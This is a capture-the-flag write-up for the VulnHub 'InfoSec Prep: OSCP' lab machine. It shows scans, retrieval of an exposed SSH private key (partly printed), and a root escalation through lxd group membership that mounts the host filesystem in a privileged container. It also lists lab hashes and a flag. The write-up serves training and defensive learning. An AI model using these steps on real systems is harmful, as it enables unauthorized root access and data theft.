[VulnHub] InfoSec Prep: OSCP

Date: 10/Aug/2020
Categories: vulnhub, linux
Tags: `enumerate_proto_http`, `exploit_ssh_privatekeys`, `privesc_lxc_bash`

Overview

This is a writeup for VulnHub VM InfoSec Prep: OSCP. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:



Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.80 scan initiated Mon Jul 20 12:03:57 2020 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/_quick_tcp_nmap.txt
 ↪  -oX
 ↪  /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/xml/_quick_tcp_nmap
 ↪  192.168.119.198
Nmap scan report for 192.168.119.198
Host is up, received user-set (0.0022s latency).
Scanned at 2020-07-20 12:04:12 IST for 9s
Not shown: 998 closed ports
Reason: 998 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/secret.txt
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: OSCP Voucher &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 20 12:04:21 2020 -- 1 IP address (1 host up) scanned in 24.59 seconds
```

2. We find `80/tcp` to be open. Upon browsing the webpage we see that it looks to be a Wordpress blog with a post named "OSCP Voucher". This posts lists the process to submit the flag and also mentions that there's a user named `oscp` on this machine:



Figure 2: writeup.enumeration.steps.2.1

3. The `gobuster` scan result confirms that this is a Wordpress blog. We see an interesting entry `secret.txt` from `gobuster` scan results and also from the `robots.txt` file:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_gobuster.txt
/.hta (Status: 403) [Size: 280]
/.hta.html (Status: 403) [Size: 280]
/.hta.php (Status: 403) [Size: 280]
/.hta.asp (Status: 403) [Size: 280]
/.hta.aspx (Status: 403) [Size: 280]
/.hta.jsp (Status: 403) [Size: 280]
/.hta.txt (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htpasswd.asp (Status: 403) [Size: 280]
/.htpasswd.aspx (Status: 403) [Size: 280]
/.htpasswd.jsp (Status: 403) [Size: 280]
/.htpasswd.txt (Status: 403) [Size: 280]
/.htpasswd.html (Status: 403) [Size: 280]
/.htpasswd.php (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/.htaccess.txt (Status: 403) [Size: 280]
/.htaccess.html (Status: 403) [Size: 280]
/.htaccess.php (Status: 403) [Size: 280]
/.htaccess.asp (Status: 403) [Size: 280]
/.htaccess.aspx (Status: 403) [Size: 280]
/.htaccess.jsp (Status: 403) [Size: 280]
/index.php (Status: 301) [Size: 0]
/index.php (Status: 301) [Size: 0]
/javascript (Status: 301) [Size: 323]
/license.txt (Status: 200) [Size: 19915]
/readme.html (Status: 200) [Size: 7278]
/robots.txt (Status: 200) [Size: 36]
/robots.txt (Status: 200) [Size: 36]
/secret.txt (Status: 200) [Size: 3502]
/server-status (Status: 403) [Size: 280]
/wp-admin (Status: 301) [Size: 321]
/wp-content (Status: 301) [Size: 323]
/wp-includes (Status: 301) [Size: 324]
/wp-config.php (Status: 200) [Size: 0]
/wp-cron.php (Status: 200) [Size: 0]
/wp-blog-header.php (Status: 200) [Size: 0]_
```

Figure 3: writeup.enumeration.steps.3.1

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_robots.txt
HTTP/1.1 200 OK
Date: Mon, 20 Jul 2020 06:34:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Thu, 09 Jul 2020 06:49:19 GMT
ETag: "24-5a9fc9fae6fe2"
Accept-Ranges: bytes
Content-Length: 36
Content-Type: text/plain

User-Agent: *
Disallow: /secret.txt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 4: writeup.enumeration.steps.3.2

4. This file has base64 encoded content that we decode to find a SSH private key file:

```
curl http://192.168.119.198/secret.txt | base64 -d -
```

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d -
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3502  100  3502    0     0  1139k      0 --:--:-- --:--:-- --:--:-- 1139k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5x9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY
```

Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

```
22/tcp      ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux protocol 2.0)
80/tcp      http        Apache httpd 2.4.41 ((Ubuntu))
33060/tcp   socks5
```

Files

```
http://192.168.119.198/secret.txt
http://192.168.119.198/license.txt
```

Users

```
ssh: oscp
wordpress: admin
```

Phase #2: Exploitation

1. We can try to SSH into the machine as user `oscp` using the SSH private key file. First, we need to set right permissions to the key file and then use it for login:

```
curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
chmod 600 sshkey.pvt
ssh -i sshkey.pvt oscp@192.168.119.198
```

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3502  100  3502    0     0  1709k      0 --:--:-- --:--:-- --:--:-- 1709k
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
-rw-r--r-- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'sshkey.pvt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "sshkey.pvt": bad permissions
oscp@192.168.119.198: Permission denied (publickey).
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 6: writeup.exploitation.steps.1.1

2. We successfully login and get interactive access of the machine as user `oscp`:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ chmod 600 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
-rw------- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 20 Jul 2020 06:53:47 AM UTC

  System load:  0.04               Processes:             210
  Usage of /:   26.6% of 19.56GB   Users logged in:       0
  Memory usage: 73%                IPv4 address for eth0: 192.168.119.198
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$
```

Figure 7: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
oscp@oscp> id
uid=1000(oscp) gid=1000(oscp)
 ↪  groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
oscp@oscp>
oscp@oscp> uname
Linux oscp 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64
 ↪  GNU/Linux
oscp@oscp>
oscp@oscp> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
  inet 192.168.119.198  netmask 255.255.255.0  broadcast 192.168.119.255
  inet6 fe80::20c:29ff:fee6:a4ab  prefixlen 64  scopeid 0x20<link>
  ether 00:0c:29:e6:a4:ab  txqueuelen 1000  (Ethernet)
  RX packets 389730  bytes 88031188 (88.0 MB)
  RX errors 0  dropped 0  overruns 0  frame 0
  TX packets 297471  bytes 52912167 (52.9 MB)
  TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 694  bytes 64212 (64.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 694  bytes 64212 (64.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
oscp@oscp>
oscp@oscp> users
root
oscp
```

Phase #3: Privilege Escalation

1. From the output of command `id`, we see that the user `oscp` is a member of `lxd` group. We can exploit this misconfiguration to create a dummy container that mounts the local file system and gain access to all privileged files. But we see that the `lxc` command for this to work is not found in our current environment path:

```
lxc init ubuntu:16.04 test -c security.privileged=true
  -bash: lxc: command not found
```

```
-bash-5.0$
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$
-bash-5.0$
-bash-5.0$ lxc init ubuntu:16.04 test -c security.privileged=true
-bash: lxc: command not found
-bash-5.0$
-bash-5.0$ locate lxc
/snap/bin/lxc
/snap/bin/lxd.lxc
/snap/bin/lxd.lxc-to-lxd
/snap/lxd/16044/lxc
```

Figure 8: writeup.privesc.steps.1.1

2. We locate the file and use it's absolute path to create the container. This time we see another error about storage pool. The error message helpfully points us in the right direction and we need to initialize LXD first. We use the suggested command with the absolute path and choose default settings when prompted for a change:

```
/snap/bin/lxd init
/snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
/snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
/snap/bin/lxc start test
/snap/bin/lxc exec test bash
```

```
-bash-5.0$
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init

Creating test
Error: Failed instance creation: No storage pool found. Please create a new storage pool
-bash-5.0$
-bash-5.0$ /snap/bin/lxd
lxd              lxd.benchmark     lxd.buginfo       lxd.check-kernel  lxd.lxc           lxd.lxc-to-lxd    lxd.migrate
-bash-5.0$
-bash-5.0$ /snap/bin/lxd init_
```

Figure 9: writeup.privesc.steps.2.1

```
-bash-5.0$
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init

Creating test
Error: Failed instance creation: No storage pool found. Please create a new storage pool
-bash-5.0$
-bash-5.0$ /snap/bin/lxd
lxd               lxd.benchmark     lxd.buginfo       lxd.check-kernel  lxd.lxc           lxd.lxc-to-lxd    lxd.migrate
-bash-5.0$
-bash-5.0$ /snap/bin/lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]:
Create a new BTRFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty disk or partition? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=5GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:

-bash-5.0$
```

Figure 10: writeup.privesc.steps.2.2

```
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
Creating test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
Device whatever added to test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc start test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc exec test bash
root@test:~#
root@test:~# ls -l /
total 0
drwxr-xr-x   1 root root 2480 Jul  8 18:58 bin
drwxr-xr-x   1 root root    8 Jul  8 19:04 boot
drwxr-xr-x   9 root root  520 Jul 20 07:18 dev
drwxr-xr-x   1 root root 2976 Jul 20 07:18 etc
drwxr-xr-x   1 root root   12 Jul 20 07:18 home
drwxr-xr-x   1 root root  432 Jul  8 19:04 lib
drwxr-xr-x   1 root root   40 Jul  8 18:55 lib64
drwxr-xr-x   1 root root    0 Jul  8 18:54 media
drwxr-xr-x   1 root root    8 Jul 20 07:18 mnt
drwxr-xr-x   1 root root    0 Jul  8 18:54 opt
dr-xr-xr-x 295 root root    0 Jul 20 07:18 proc
drwx------   1 root root   38 Jul 20 07:18 root
drwxr-xr-x  17 root root  660 Jul 20 07:18 run
drwxr-xr-x   1 root root 3746 Jul  8 18:58 sbin
drwxr-xr-x   1 root root   12 Jul 20 07:18 snap
drwxr-xr-x   1 root root    0 Jul  8 18:54 srv
dr-xr-xr-x  13 root root    0 Jul 20 07:18 sys
drwxrwxrwt   1 root root   94 Jul 20 07:18 tmp
drwxr-xr-x   1 root root   70 Jul  8 18:54 usr
drwxr-xr-x   1 root root  108 Jul  8 18:58 var
root@test:~#
root@test:~# ls -l /mnt/
total 4
drwxr-xr-x 20 root root 4096 Jul  9 03:25 root
root@test:~# _
```

Figure 11: writeup.privesc.steps.2.3

```
root@test:~#
root@test:~# ls -l /mnt/root/root/
total 12
-rwxr-xr-x 1 root root  248 Jul 11 17:15 fix-wordpress
-rw-r--r-- 1 root root   33 Jul  9 06:39 flag.txt
drwxr-xr-x 3 root root 4096 Jul  9 03:38 snap
root@test:~#
root@test:~#
root@test:~# cat /mnt/root/root/flag.txt
d73b04b0e696b0945283defa3eee4538
root@test:~#
```

Figure 12: writeup.privesc.steps.2.4

Learning/Recommendation

- The SSH key for a user on the target machine was exposed via web application. Although the file was base64 encoded and listed within `robots.txt`, it doesn't stop an attacker from accessing it.
- The local user was member of the LXD group which allowed to create a privileged container with access to the entire file system. This lead to complete access of files, even those that have been restricted to `root` user only.

Loot

Hashes

```
oscp:$6$k8OEgwaFdUqpVETQ$sKlBojI3IYunw8wEDAyoFdHgVtOPzkDPqksql7IWzpfZXpd3UqP569BokTZ52mDroq/rmJY9zgfeQVmB.....................
root:$6$.wvqHr9ixq/hDW8t$a/dHKimULfr5rJTDlS7uoUanuJB2YUUkh.LWSKF7kTNp4aL8UTlOk2wT8IkAgJ.vDF/ThSIOegsuclEg.....................
```

Credentials

```
mysql: wordpress/Oscp12....
wordpress: admin:$P$Bx9ohXoCVR5lkKtuQbuWuh2........
```

Flags

```
/mnt/root/root/flag.txt: d73b04b0e696b0945283d..........
```

References

[+] https://www.vulnhub.com/entry/infosec-prep-oscp,508/
[+] https://reboare.github.io/lxd/lxd-escape.html
[+] https://book.hacktricks.xyz/linux-unix/privilege-escalation/lxd-privilege-escalation
[+] https://medium.com/@falconspy/infosec-prep-oscp-vulnhubwalkthrough-a09519236025